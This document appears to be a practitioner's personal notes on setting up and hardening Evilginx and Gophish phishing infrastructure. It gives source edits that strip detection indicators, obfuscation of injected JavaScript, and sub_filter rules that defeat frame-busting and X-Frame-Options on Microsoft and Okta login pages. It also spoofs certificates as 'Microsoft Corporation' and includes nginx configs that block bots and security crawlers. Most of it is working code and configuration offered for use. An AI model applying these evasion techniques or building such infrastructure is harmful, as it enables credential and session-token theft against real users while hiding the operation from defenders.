
Evilginx Phishing Infrastructure Setup Guide - Securing Evilginx and Gophish Infrastructure, Removing IOCs, Phishing TTPs
Note: These are copy of my personal notes. Please Do not completely rely on them.
Check for Expired Domain and Possibly purchase the good ones
Domain Categorization
Automating Domain Reputation Checking/Submission

Method -1 : Using Email Service Providers
Method - 2 : Random Techniques
Technique 1 : By Andre Rosario - From BreakDev Red Discord
[email protected] but it's really from [email protected] (Technical people can easily figure this out though)Building Evilginx Phishlets
Evilginx Installation Scripts
Securing Evilginx Infra tips -
https://github.com/An0nUD4Y/Evilginx2-Phishlets#securing-evilginx-infra-tips

- Rewrite URLs on Phishing Pages to avoid detection through URL Path pattern matching (by Kuba).
- Remove IOCs (X-Evilginx header and Default Cert Details)
- Modify Unauth redirect static contents
- Modify code to request wildcard certificates for root domain from Let'sEncrypt other than requesting for each subdomains (As mentioned in Kuba's blog) - Check this repo for reference https://github.com/ss23/evilginx2
- Put evilginx behind a proxy to help against TLS fingerprinting (JA3 and JA3S)
- Use cloudflare in between if possible/feasible (You have to configure the SSL Settings correctly, change it to Full in cloudflare settings)
- Use some known ASN blacklist to avoid getting detected like here (https://github.com/aalex954/evilginx2-TTPs#ip-blacklist)
- Reduce the Number of proxyhosts in phishlet if possible to reduce content loading time.
- Host Evilginx at Azure and use their domain (limit proxy host in phishlet to 1 or find a way , may be create multiple azure sub domains and try with that)
- Add some sub_filters to modify the content of the pages to avoid content based detections, like (Favicon, form title font or style, or anything which seems relevant)
- Block the feedback/telemetry/logs/analytics subdomains using the phishlet sub_filters which can log the domain or may help later on analysis.
- See if js-injected is static or dynamic , if static modify the evilginx js-inject code to create dynamic/obfuscated version of your js for each user/target.
- Make sure to not leak your Evilginx infra IP, Check the DNS history to make sure its not stored anywhere (Analysts may look for older DNS Records of the domain)
- Be aware of this research : https://catching-transparent-phish.github.io/catching_transparent_phish.pdf , repo - https://catching-transparent-phish.github.io/
These modifications will also work in the latest evilginx + gophish version i.e evilginx3.3
Tips : Use {{.URL}} parameter in phishing template while using with evilginx ( https://github.com/kgretzky/evilginx2/issues/1042#issuecomment-2052073864)
Modifications in gophish source code and file structure to Secure the GoPhish Infra
Remove X-Gophish instances ( X-Gophish-Contact , X-Gophish-Signature)
Remove const ServerName= "gophish" and change it to const ServerName= "IGNORE" in file config/config.go
Change the default Admin server port in config.json file.
Modify Test Email Message Signatures, To avoid detection during SMTP Testing. Controllers > api > util.go
Controllers > api > util.go
models > testdata > email_request.go
models > testdata > email_request_test.go
models > testdata > maillog.go
models > testdata > maillog_test.go
models > testdata > smtp_test.go
Technique 2 : Using Azure External Invite functionality - From BreakDev Red Discord
Random Tips to help getting emails in inbox.
Blogs/Talks/References
Remove X-Evilginx header (Check all the code lines with req.Header.Set and comment relevant functions in core/http_proxy.go file)
// comment line 469
req.Header.Set(p.getHomeDir(), o_host)
//comment line 659
req.Header.Set(p.getHomeDir(), o_host)
// comment function at line 1791-1793
func (p *HttpProxy) getHomeDir() string {
return strings.Replace(HOME_DIR, ".e", "X-E", 1)
}
// comment line 52-54
const (
HOME_DIR = ".evilginx"
)
To Modify Unauth redirect static contents, Search for <html> in core/http_proxy.go file and modify the html code to remove any static signatures.
Also to avoid the static injected js code signature detection , You can modify the code as below
Make sure to add "github.com/tdewolff/minify/js" in imports
re := regexp.MustCompile(`(?i)(<\s*/body\s*>)`)
var d_inject string
if script != "" {
minifier := minify.New() // "github.com/tdewolff/minify/js"
minifier.AddFunc("text/javascript", js.Minify)
obfuscatedScript, err := minifier.String("text/javascript", script)
if err != nil {
// Handle error - Obfuscation failed
d_inject = "<script" + js_nonce + ">" + "function doNothing() {var x =0};" + script + "</script>\n${1}"
}
d_inject = "<script" + js_nonce + ">" + "function doNothing() {var x =0};" + obfuscatedScript + "</script>\n${1}"
//d_inject = "<script" + js_nonce + ">" + "function doNothing() {var x =0};" + script + "</script>\n${1}"
} else if src_url != "" {
d_inject = "<script" + js_nonce + " type=\"application/javascript\" src=\"" + src_url + "\"></script>\n${1}"
} else {
return body
}
Modify core/cert.db file as well
Change “rid” for gophish.
Use nginx , caddy or other proxies infront of evilginx.
Use Redirectors
<meta http-equiv="refresh" content="5;url=https://example.com">Change default lure url pattern which is random string of length 8.
// Line 728 in core/terminal.go file
l := &Lure{
Path: "/" + GenRandomString(8),
Phishlet: args[1],
}
Rewrite URLs on Phishing Pages to avoid detection through URL Path pattern matching (by Kuba). [This Feature not available in evilginx Public Version, You have to implement it yourself.]
# Only Work in Evilginx Pro Version
# Similar functionality can be implemented in public version as well.
rewrite_urls:
trigger:
domains: ['www.linkedin.com']
paths: ['^/login$']
rewrite:
path: '/this/is/not/the/path/you/are/looking/for.php'
query:
{key:'a', value: 'HOW'}
{key:'b', value: 'MUCH'}
{key:'d', value: 'IS'}
{key:'e', value: 'THE'}
{key:'f', value: 'PHISH'}
{key:'q', value: '{id}'}

Modify the lure/session identifier cookies signatured pattern and value (by @rad9800 )
Block Referrer headers from leaking your phishing domain name - check this research blog for reference :
resp.Header.Set("Referrer-Policy", "no-referrer")Define your own CSP (Content security Policy) to avoid telemetry/canary/detection by leaking phishing domain.
Check if target site is using some sort of canary tokens (CSS, JS) and avoid them
JA4 fingerprint evasion
BITB + evilginx + Frame Busting Bypass
- triggers_on: 'login.microsoftonline.com'
orig_sub: ''
domain: 'okta.com'
search: 'if\(e.self===e.top\){'
replace: 'if(true){window.oldself=e.self;e.self=e.top;'
mimes: ['text/html', 'charset=utf-8']
- triggers_on: 'login.microsoftonline.com'
orig_sub: ''
domain: 'okta.com'
search: 'X-Frame-Options: DENY'
replace: 'Test: test'
mimes: ['text/html', 'charset=utf-8']
if (top != self)
if (top.location != self.location)
if (top.location != location)
if (parent.frames.length > 0)
if (window != top)
if (window.top !== window.self)
if (window.self != window.top)
if (parent && parent != window)
if (parent && parent.frames && parent.frames.length>0)
if((self.parent&&!(self.parent===self))&&(self.parent.frames.length!=0))
top.location.replace(self.location)
top.location.href = window.location.href
top.location.replace(document.location)
top.location.href = window.location.href
top.location.href = "URL"
document.write(’’)
top.location = location
top.location.replace(document.location)
top.location.replace(’URL’)
top.location.href = document.location
top.location.replace(window.location.href)
top.location.href = location.href
self.parent.location = document.location
parent.location.href = self.document.location
top.location.href = self.location
top.location = window.location
top.location.replace(window.location.pathname)
window.top.location = window.self.location
setTimeout(function(){document.body.innerHTML=’’;},1);
window.self.onload = function(evt){document.body.innerHTML=’’;}
var url = window.location.href; top.location.replace(url)
Change 404 response
Add below custom function in controllers/phish.go file
func customNotFound(w http.ResponseWriter, r *http.Request) {
http.Error(w, "Try again!", http.StatusNotFound)
}
Now replace all instances of http.NotFound(w, r) to customNotFound(w, r)
Remove robots.txt hardcoded response and modify it in file controllers/phish.go
Modify the respective code in phish.go file to below one.
//Modified Response
// RobotsHandler prevents search engines, etc. from indexing phishing materials
func (ps *PhishingServer) RobotsHandler(w http.ResponseWriter, r *http.Request) {
fmt.Fprintln(w, "User-agent: *\nDisallow: /*/*\nDisallow: /.git/*")
}
Modify the “rid” GET Parameter in requests
"rid" to something else.For advance preventions, You can modify the static folder as well and rename it to something else, also rename the files inside it to avoid path based detection. Just do not forget to modify the relevance source code as well.
Change the Certificate Properties in util/util.go file
template := x509.Certificate{
SerialNumber: serialNumber,
Subject: pkix.Name{
//Organization: []string{"Gophish"},
Organization: []string{"Microsoft Corporation"},
},
Use Nginx to proxy traffic through it to avoid any Golang Server Fingerprint
service nginx start
You need to change the gophish config.json to change the ports for http from 80 to 8080 and https from default to 60002, as shown below
{
"admin_server": {
"listen_url": "127.0.0.1:60002",
"use_tls": true,
"cert_path": "gophish_admin.crt",
"key_path": "gophish_admin.key",
"trusted_origins": []
},
"phish_server": {
"listen_url": "127.0.0.1:8080",
"use_tls": false,
"cert_path": "example.crt",
"key_path": "example.key"
},
"db_name": "sqlite3",
"db_path": "gophish.db",
"migrations_prefix": "db/db_",
"contact_address": "",
"logging": {
"filename": "",
"level": ""
}
}
Below configuration will block all requests with user agent containing “Bot” or “bot”
# /etc/nginx/nginx.conf
events {
# Define event processing parameters here
worker_connections 1024; # Adjust according to your requirements
}
http {
upstream backend {
server localhost:8080;
}
# HTTP server
server {
listen 80 default_server;
# Reject requests with "bot" or "Bot" in User-Agent
if ($http_user_agent ~* (bot|Bot)) {
return 403;
}
location / {
proxy_pass http://backend;
proxy_set_header Host $host;
proxy_set_header X-Real-IP $remote_addr;
proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
proxy_set_header X-Forwarded-Proto $scheme;
}
}
upstream backend_https {
server localhost:60002;
}
# HTTPS server
server {
listen 60001 ssl default_server;
ssl_certificate /root/Phishing/gophish-mod/gophish_admin.crt;
ssl_certificate_key /root/Phishing/gophish-mod/gophish_admin.key;
# Reject requests with "bot" or "Bot" in User-Agent
if ($http_user_agent ~* (bot|Bot)) {
return 403;
}
location / {
proxy_pass https://backend_https;
proxy_set_header Host $host;
proxy_set_header X-Real-IP $remote_addr;
proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
proxy_set_header X-Forwarded-Proto $scheme;
}
}
}
To allow specific user agent only, use below config. This will block all requests and only allow requests which has user agent “iamdevil”.
# /etc/nginx/nginx.conf
events {
# Define event processing parameters here
worker_connections 1024; # Adjust according to your requirements
}
http {
upstream backend {
server localhost:8080;
}
# HTTP server
server {
listen 80 default_server;
# Reject requests with user agent other than "iamdevil"
if ($http_user_agent != "iamdevil") {
return 403;
}
location / {
proxy_pass http://backend;
proxy_set_header Host $host;
proxy_set_header X-Real-IP $remote_addr;
proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
proxy_set_header X-Forwarded-Proto $scheme;
}
}
upstream backend_https {
server localhost:60002;
}
# HTTPS server
server {
listen 60001 ssl default_server;
ssl_certificate /root/Phishing/gophish-mod/gophish_admin.crt;
ssl_certificate_key /root/Phishing/gophish-mod/gophish_admin.key;
# Reject requests with user agent other than "iamdevil"
if ($http_user_agent != "iamdevil") {
return 403;
}
location / {
proxy_pass https://backend_https;
proxy_set_header Host $host;
proxy_set_header X-Real-IP $remote_addr;
proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
proxy_set_header X-Forwarded-Proto $scheme;
}
}
}
Modify Gophish Tracking Pixel signature to avoid detection based on signatured tracking pixel.
Change the gophish email headers sequence pattern. It may be used to detect the gophish (From BreakDev Red Community).
Setup PostFix infront of gophish to remove IOCs and other detection and spamyness of emails and also removed and fixes the headers.
GoPhish Research Blogs/Talks :
Gophish Alternatives :